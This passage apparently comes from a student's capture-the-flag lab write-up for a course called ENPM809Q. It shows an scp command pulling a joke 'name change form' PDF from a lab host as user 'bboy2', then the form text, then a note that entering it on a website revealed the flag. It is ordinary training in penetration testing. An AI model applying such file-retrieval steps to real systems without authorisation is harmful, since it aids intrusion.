$ scp bboy2@192.168.52.139:/home/bboy2/Pumpkins-Name-Change-Signed.pdf .
bboy2@192.168.52.139's password:
Pumpkins-Name-Change-Signed.pdf
```

Official Name Change Form The Imaginary World of ENPM809Q

We recognize today, 9/30/19 that David S. Pumpkins will now be recognized by his official legal name which he has changed to **David Simon ENPM809Q Pumpkins III**

By order of the benevolent dictator of ENPM809Q – Kevin T. Shivers



Kevin T. Shivers – 9/30/19


Witnessed:



B-Boy 2 – 9/30/19

Sumanth Vankineni
UID 119351130

I now used this on the website entry field and was successful in finding the flag/image.



lo

